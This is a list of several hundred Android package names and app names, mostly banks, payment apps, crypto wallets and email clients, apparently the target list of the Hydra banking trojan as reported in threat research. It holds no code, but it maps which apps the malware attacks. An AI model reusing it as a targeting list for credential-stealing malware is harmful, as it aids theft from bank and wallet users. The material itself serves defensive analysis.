gr.nbg.go4more	go4more
com.ubanksu	UBANK
ru.vtb24.mobilebanking.android	VTB-Online
com.mtbank	Мой банк
com.columbiabank3685.mobile.production	Columbia Bank
com.capital.etf.trade	Investments - Capital.com
ch.raiffeisen.twint	Raiffeisen TWINT
ch.postfinance.twint.android	PostFinance TWINT
com.csg.creditsuisse.twint	Credit Suisse TWINT – mobile payment app
ch.postfinance.android	PostFinance Mobile
com.csg.cs.dnmb	Credit Suisse Direct
com.ubs.swidK2Y.android	UBS Access – secure login for digital banking
com.ubs.swidKXJ.android	UBS Mobile Banking: E-Banking and mobile pay
com.neonbanking.app	neon - your account app
ch.raiffeisen.android	Raiffeisen E-Banking
com.flowbank.client	FlowBank
ch.bankcler.zak	Bank Cler Zak
com.axa.android.smartclaims.ch	MyAXA CH
ch.zkb.slv.mobile.client.android	eBanking Mobile
com.swissborg.android	SwissBorg: Invest in Crypto

Package Name	App Name
ch.zkb.twint	ZKB TWINT
ch.zkb.frankly	frankly. Pillar 3a – Private pension
ch.bcv.mobile.android	BCV Mobile
at.rsg.pfp	Mein ELBA-App
at.erstebank.george	George Österreich
at.erstebank.securityapp	s Identity
com.bawagpsk.bawagpsk	BAWAG PSK klar – Mobile Banking App
com.bankaustria.android.olb	Bank Austria MobileBanking
at.tmobile.android.myt	Mein Magenta (AT)
com.bitpanda.bitpanda	Bitpanda - Buy Bitcoin in minutes
at.volksbank.volksbankmobile	Volksbank hausbanking
at.ing.diba.client.onlinebanking	ING Banking Austria
com.easybank.easybank	easybank App
at.oberbank.mbanking	Oberbank
de.xcom.flatexat	flatex AT
com.cardcomplete.completecontrol	complete Control
at.bank99.meine.meine	meine99 Online Banking
at.bks.mbanking	BKS Bank Österreich
at.racon.mandantvkb	VKB CONNECT
com.csiweb.digitalbanking.bk0617	Viking Bank Mobile
com.csiweb.digitalbanking.bk0710	Minnesota National Bank
dk.bec.android.mb1.b00369.prod	Spar Nord Mobilbank
dk.bec.android.mb1.b00020.prod	AL-Bank
dk.jyskebank.drbr	Jyske Bank
dk.landbobanken.drbr	Ringkjøbing Landbobank og Nordjyske Bank
dk.bec.android.mb1.b00019.prod	Vestjysk Bank
dk.nordea.mobilebank	Nordea Mobile - Denmark
dk.sydbank.drbr	Sydbanks Mobilbank Privat
com.resurs.rbapp	Resurs Bank
com.danskebank.mobilebank3.dk	NY mobilbank DK - Danske Bank
nz.co.cooperativebank	The Co-operative Bank (NZ)
nz.co.anz.android.mobilebanking	ANZ goMoney New Zealand
nz.co.asb.asbmobile	ASB Mobile Banking
nz.co.asb.asbmobile	ASB Mobile Banking
nz.co.kiwibank.mobile	Kiwibank Mobile Banking
nz.co.westpac	Westpac One (NZ) Mobile Banking

Package Name	App Name
com.commbank.netbank	CommBank
au.com.nab.mobile	NAB Mobile Banking
com.anz.android.gomoney	ANZ Australia
org.westpac.bank	Westpac Mobile Banking
com.bendigobank.mobile	Bendigo Bank
au.com.ingdirect.android	ING Australia Banking
org.stgeorge.bank	St.George Mobile Banking
au.com.bankwest.mobile	Bankwest
com.coinspot.app	CoinSpot - Buy & Sell Bitcoin
org.banksa.bank	BankSA Mobile Banking
au.com.heritage.app	Heritage Mobile Banking
org.bom.bank	Bank of Melbourne Mobile Banking
au.com.cua.mb	CUA Mobile Banking
au.com.swyftx	Swyftx Cryptocurrency Exchange - Buy, Sell & Trade
com.citibank.mobile.au	Citibank Australia
au.com.mebank.banking	ME Bank
au.com.newcastlepermanent	NPBS Mobile Banking
com.fusion.beyondbank	Beyond Bank Australia
com.bankofqueensland.boq	BOQ Mobile
com.adcb.cbgdigi	ADCB Hayyak: Start your banking relationship now!
com.cbd.mobile	CBD
com.dib.app	DIB MOBILE
com.mashreq.NeoApp	Mashreq Neo - Bank easy
com.adcb.bank	ADCB
enbd.mobilebanking	Emirates NBD
com.fab.personalbanking	FAB Mobile
com.adib.mobile	ADIB Mobile Banking App
com.rak	RAKBANK Digital Banking
com.adib.smartmoney	smartbanking by ADIB
com.alhilal.hayyak	Ahlan by Al Hilal Bank
com.kubi.kucoin	KuCoin: Bitcoin Exchange & Crypto Wallet
com.mbc.anb.keystore	ANB Mobile~ Arab National Bank
com.phonepe.app	PhonePe: UPI, Recharge, Investment, Insurance
com.rainmanagement.rain	Rain: Buy & Sell Bitcoin
com.BanqueMisr.MobileBanking	BM Online
com.riyadbank.strategic	RiyadBank Mobile

Package Name	App Name
sa.liv.android	Liv. KSA - Digital Banking
com.alahli.mobile.android	SNB AlAhli Mobile
com.alrajhiretailapp	Al Rajhi Mobile
com.samba.mb	SambaMobile
com.sabb.mobilebanking	SABBMobile
com.bsffm	FransiMobile
com.alinma.retail.mobile	Alinma Bank
com.saib.banking.mobile.android	SAIB
com.slsp.mtoken	SLSP mToken
sk.slsp.georgego	George Go Slovensko
bank.sk365.app	365.bank
sk.tb.ib.tatraandroid	Tatra banka
sk.csob.smarttoken	CSOB SmartToken
com.zentity.sbank.csobsk	SmartBanking
sk.vub.mobile	VÚB Mobile Banking
sk.tb.emv.mobile	Čítačka
sk.raiffeisen.ib.androidwrapper	Raiffeisen Bank SK
cz.homecredit.hcsk	Home Credit SK
com.zentity.pabk	Poštová banka
hr.asseco.android.jimba.mUCI.sk	SmartBanking SK
sk.mbank	mBank SK
sk.primabanka.penazenka	Peňaženka
com.firstdirect.bankingonthego	first direct
com.revolut.revolut	Revolut - Get more from your money
com.outsystemsenterprise.thinkmoneyprod.ThinkMoney	thinkmoney
com.vanso.gtbankapp	GTBank
com.suntrust.mobilebanking	SunTrust Mobile App

Hydra.C Targets

Package Name	App Name
com.netflix.mediaclient	Netflix
eu.inmite.prj.kb.mobilbank	Mobilni Banka
com.bitfinex.mobileapp	Bitfinex
com.google.android.gm	Gmail
es.lacaixa.mobile.android.newwapicon	CaixaBank
co.com.bbva.mb	BBVA Colombia
com.albarakaapp	Albaraka Mobile Banking

Package Name	App Name
com.indra.itecban.triodosbank.mobile.banki	-
es.bancosantander.apps	Santander
pl.ideabank.mobilebanking	Idea Bank PL
pl.envelobank.aplikacja	EnveloBank
net.inverline.bancosabadell.officelocator.android	Banco Sabadell App. Your mobile bank
com.ambank.ambankonline	AmOnline
com.liberty.jaxx	Jaxx Liberty: Blockchain Wallet
com.yahoo.mobile.client.android.mail	Yahoo Mail – Organized Email
pl.int.poczta	INT Poczta
com.bitcoin.mwallet	Bitcoin Wallet
com.cleverlance.csas.servis24	SERVIS 24 Mobilni banka
com.getingroup.mobilebanking	Getin Mobile
org.electrum.electrum	Electrum Bitcoin Wallet
com.magiclick.odeabank	Odeabank
com.akbank.android.apps.akbank_direkt	Akbank
cz.rb.app.smartphonebanking	Mobilní eKonto Raiffeisenbank
com.db.pwcc.dbmobile	Deutsche Bank Mobile
com.avuscapital.trading212	Trading 212 - Stocks, ETFs, Forex, Gold
softax.pekao.powerpay	PeoPay
com.binance.dev	Binance - Buy & Sell Bitcoin Securely
com.rsi	ruralvía
com.connectivityapps.hotmail	Connect for Hotmail & Outlook: Mail and Calendar
huawei.settings.pin	-
com.denizbank.mobildeniz	MobilDeniz
com.grupoavalav1.bancamovil	AV Villas App
my.com.hsbc.hsbcmalaysia	HSBC Malaysia
eu.eleader.mobilebanking.pekao	Pekao24Makler
com.bcp.bank.bcp	Banca Móvil BCP
com.zoluxiones.officebanking	Banco Santander Perú S.A.
com.indra.itecban.mobile.novobanco	NBapp Spain
es.evobanco.bancamovil	EVO Banco móvil
com.rbs.mobile.android.rbs	Royal Bank of Scotland Mobile Banking
samsung.settings.pin	-
com.grupocajamar.wefferent	Grupo Cajamar
com.samsung.android.email.provider	Samsung Email
com.clairmail.fth	Fifth Third Mobile Banking

Package Name	App Name
com.hittechsexpertlimited.hitbtc	HitBTC – Bitcoin Trading and Crypto Exchange
de.dkb.portalapp	DKB-Banking
io.totalcoin.wallet	Bitcoin Wallet Totalcoin - Buy and Sell Bitcoin
pe.com.interbank.mobilebanking	Interbank APP
cz.fio.sb2	Fio Smartbanking CZ
es.caixaontinyent.caixaontinyentapp	Caixa Ontinyent
de.fiducia.smartphone.android.banking.vr	VR Banking Classic
com.polehin.android	Bitcoin Wallet - Buy BTC
com.pozitron.iscep	İşCep - Mobile Banking
com.cajaingenieros.android.bancamovil	Caja de Ingenieros Banca MÓVIL
wit.android.bcpBankingApp.millenniumPL	Bank Millennium
es.ibercaja.ibercajaapp	Ibercaja
alior.bankingapp.android	Usługi Bankowe
pl.interia.poczta_next	Nowa Poczta Interia
com.mobillium.papara	Papara
com.uphold.wallet	Uphold - Trade, Invest, Send Money For Zero Fees
pl.cinkciarz	Currency Exchange Conotoxia
com.nearform.ptsb	permanent tsb
com.db.mm.norisbank	norisbank App
com.konylabs.cbplpat	Citi Handlowy
tr.com.sekerbilisim.mbank	ŞEKER MOBİL ŞUBE
cz.csob.smartbanking.era	Smartbanking PS
com.citi.citimobile	Citi Mobile®
pl.onet.mail	Onet Poczta - e-mail app
com.cooperativebank.bank	The Co-operative Bank
cz.equabank.mobilebanking	Equa bank
com.pttfinans	PTTBank
es.univia.unicajamovil	UnicajaMovil
com.garanti.cepsubesi	Garanti BBVA Mobile
my.com.maybank2u.m2umobile	Maybank2u MY
cz.seznam.email	Email.cz
es.pibank.customers	Pibank
com.coinbase.android	Coinbase – Buy & Sell Bitcoin. Crypto Wallet
de.ingdiba.bankingapp	ING Banking to go
com.bancodebogota.bancamovil	Banco de Bogotá
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa

Package Name	App Name
com.teb	CEPTETEB
eu.netinfo.colpatria.system	Scotiabank Colpatria
com.btcturk.pro	BtcTurk PRO - Bitcoin AI-Sat
com.citibanamex.banamexmobile	Citibanamex Móvil
io.cex.app.prod	CEX.IO Cryptocurrency Exchange
com.plunien.poloniex	Poloniex Crypto Exchange
pl.raiffeisen.nfc	Mobilny Portfel
es.openbank.mobile	Openbank – banca móvil
uk.co.metrobankonline.mobile.android.production	Metro Bank
com.tmobtech.halkbank	Halkbank Mobil
uk.co.mbna.cardservices.android	MBNA - Card Services App
pl.wp.wppoczta	WP Poczta
pl.ing.mojeing	Moje ING mobile
com.citibank.CitibankMY	Citibank MY
pl.pkobp.iko	IKO
pl.wp.pocztao2	Poczta o2
com.ingbanktr.ingmobil	ING Mobil
com.tdbank	TD Bank (US)
om.instagram.android	-
cash.klever.blockchain.wallet	Klever Wallet: Buy Bitcoin, Ethereum, Tron, Crypto
com.finansbank.mobile.cepsube	QNB Finansbank Mobile Banking
com.myetherwallet.mewwallet	MEW wallet – Ethereum wallet
com.finanteq.finance.bgz	BNP Paribas GOMobile
com.moneybookers.skryllpayments.neteller	NETELLER - fast, secure and global money transfers
com.grppl.android.shell.halifax	Halifax: the banking app that gives you extra
cz.mbank	mBank CZ
com.grupoavaloc1.bancamovil	Banco de Occidente Móvil
cz.fio.android.smartbroker	Fio Smartbroker
com.todo1.mobile	Bancolombia App Personas
uk.co.hsbc.hsbcukmobilebanking	HSBC UK Mobile Banking
com.ubercab	Uber - Request a ride
com.Bither.one	Bither
com.electroneum.mobile	Electroneum
com.ykb.android	Yapı Kredi Mobile
com.alibaba.aliexpresshd	AliExpress - Smarter Shopping, Better Living
uk.co.tescomobile.android	Tesco Mobile

Package Name	App Name
com.microsoft.office.outlook	Microsoft Outlook: Organize Your Email & Calendar
com.amazon.mShop.android.shopping	Amazon Shopping - Search, Find, Ship, and Save
pl.nestbank.nestbank	Nest Bank nowy
pl.noblebank.mobile	Noble Mobile
com.suntrust.mobilebanking	SunTrust Mobile App
app.wizink.es	WiZink, tu banco senZillo
co.bitx.android.wallet	Luno: Buy Bitcoin, Ethereum and Cryptocurrency
com.grppl.android.shell.BOS	Bank of Scotland Mobile Banking: secure on the go
cz.csob.ceb	ČSOB CEB Mobile
com.starfinanz.smob.android.sfinanzstatus	Sparkasse Ihre mobile Filiale
finansbank.enpara	Enpara.com Cep Şubesi
eu.eleader.mobilebanking.invest	plusbank24
es.bancosantander.empresas	Santander Empresas
com.bitpay.wallet	BitPay – Secure Bitcoin Wallet
com.okinc.okex.gp	OKEx - Bitcoin/Crypto Trading Platform
uk.co.santander.santanderUK	Santander Mobile Banking
com.comarch.mobile.banking.bgzbnpparibas.biznes	Mobile BiznesPI@net
tr.gov.turkiye.edevlet.kapisi	e-Devlet Kapısı
cz.csas.georgego	George Česká spořitelna
com.grppl.android.shell.CMBllloydsTSB73	Lloyds Bank Mobile Banking: by your side
de.commerzbanking.mobil	Commerzbank Banking - The app at your side
com.mail.mobile.android.mail	mail.com mail
com.discoverfinancial.mobile	Discover Mobile
de.comdirect.android	comdirect mobile App
es.santander.Criptocalculadora	Criptocalculadora
com.kutxabank.android	Kutxabank
com.targoes_prod.bad	TARGOBANK - Banca a distancia
cz.airbank.android	My Air
pe.pichincha.bm	APP Banco Pichincha Perú
com.bbva.netcash	BBVA Net Cash: ES & PT
com.paypal.android.p2pmobile	PayPal Mobile Cash: Send and Request Money Fast
com.android.vending	Google Play
pl.bzwbk.bzwbk24	Santander mobile
com.bbva.bbvacontigo	BBVA Spain
payumoney.merchantap	-
com.comarch.security.mobilebanking	ING Business

Package Name	App Name
us.zoom.videomeetings	ZOOM Cloud Meetings
com.bbva.nxt_peru	BBVA Perú
com.Plus500	Plus500: CFD Online Trading on Forex and Stocks
com.thanksmister.bitcoin.localtrader	Local Trader for LocalBitcoins
com.ubercab.eats	Uber Eats: Food Delivery
com.bancocajasocial.geolocation	Banco Caja Social Móvil
es.caixagalicia.activamovil	ABANCA- Banca Móvil
de.postbank.finanzassistent	Postbank Finanzassistent
tsb.mobilebanking	TSB Bank Mobile Banking
es.liberbank.cajasturapp	Banca Digital Liberbank
com.yoox	YOOX - Fashion, Design and Art
com.bitmarket.trader	Aplikacja Bitmarket
mobile.santander.de	Santander Mobile Banking
com.pnc.ecommerce.mobile	PNC Mobile
pl.bps.bankowoscobilna	BPS Mobilnie
com.btcturk	BtcTurk Bitcoin Borsası
com.bankinter.launcher	Bankinter Móvil
eu.unicreditgroup.hvbapptan	HVB Mobile Banking
pl.sgb.wallet	PORTFEL SGB
com.bankia.wallet	Bankia Wallet
com.cimbmalaysia	CIMB Clicks Malaysia
com.whatsapp	WhatsApp Messenger
com.konylabs.HongLeongConnect	Hong Leong Connect Mobile Banking
net.bitstamp.app	Bitstamp – Buy & Sell Bitcoin at Crypto Exchange
pl.aliorbank.aib	Alior Mobile
com.facebook.katana	Facebook
cz.csob.smartbanking	ČSOB Smartbanking
com.vakifbank.mobile	VakıfBank Mobil Bankacılık
com.mediolanum	Banco Mediolanum España
com.kraken.trade	Pro: Advanced Bitcoin & Crypto Trading
com.ally.MobileBanking	Ally Mobile
pe.com.scotiabank.blpm.android.client	Scotiabank Perú
pl.bph	BusinessPro Lite
hr.asseco.android.jimba.mUCI.cz	Smart Banking
com.cajasur.android	Cajasur
com.finanteq.finance.ca	CA24 Mobile

Package Name	App Name
cz.moneta.smartbanka	Smart Banka
es.cecabank.ealia2103appstore	UniPay Unicaja
tr.com.hsbc.hsbcturkey	HSBC Turkey
com.kuveytturk.mobil	Kuveyt Türk
com.ebay.mobile	eBay: Buy, sell, and save money on home essentials
com.ziraat.ziraatmobil	Ziraat Mobile
com.targo_prod.bad	TARGOBANK Mobile Banking
com.barclaycardus	Barclays US
cz.kb.mba.business	Mobilní banka Business
com.todo1.davivienda.mobileapp	Davivienda Móvil
hr.asseco.android.jimba.mUCI.sme.cz	Business Smart Banking
com.fibabanka.Fibabanka.mobile	Fibabanka Mobile
com.konylabs.capitalone	Capital One® Mobile
samsung.settings.pass	-
www.ingdirect.nativeframe	ING España. Banca Móvil
com.infonow.bofa	Bank of America Mobile Banking
com.nanoqit.economiaemail	Centrum.cz mail
de.sdvz.ihb.mobile.app	SpardaApp
com.mycelium.wallet	Mycelium Bitcoin Wallet
es.cm.android	Bankia
pl.mbank	mBank PL
com.wf.wellsfargomobile	Wells Fargo Mobile
exodusmovement.exodus	Exodus: Crypto Bitcoin Wallet
com.cmcmarkets.android.cfd	CMC: CFD Trading
com.google.android.play.games	Google Play Games
com.rbs.mobile.android.natwest	NatWest Mobile Banking
cz.csas.business24	BUSINESS 24 Mobilní banka
com.bbt.myfi	U by BB&T
com.usaa.mobile.android.usaa	USAA Mobile
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
com.breadwallet	BRD Bitcoin Wallet. Buy BTC Bitcoin Cash, Ethereum
com.engage.pbb.pbengage2my.release	PB engage MY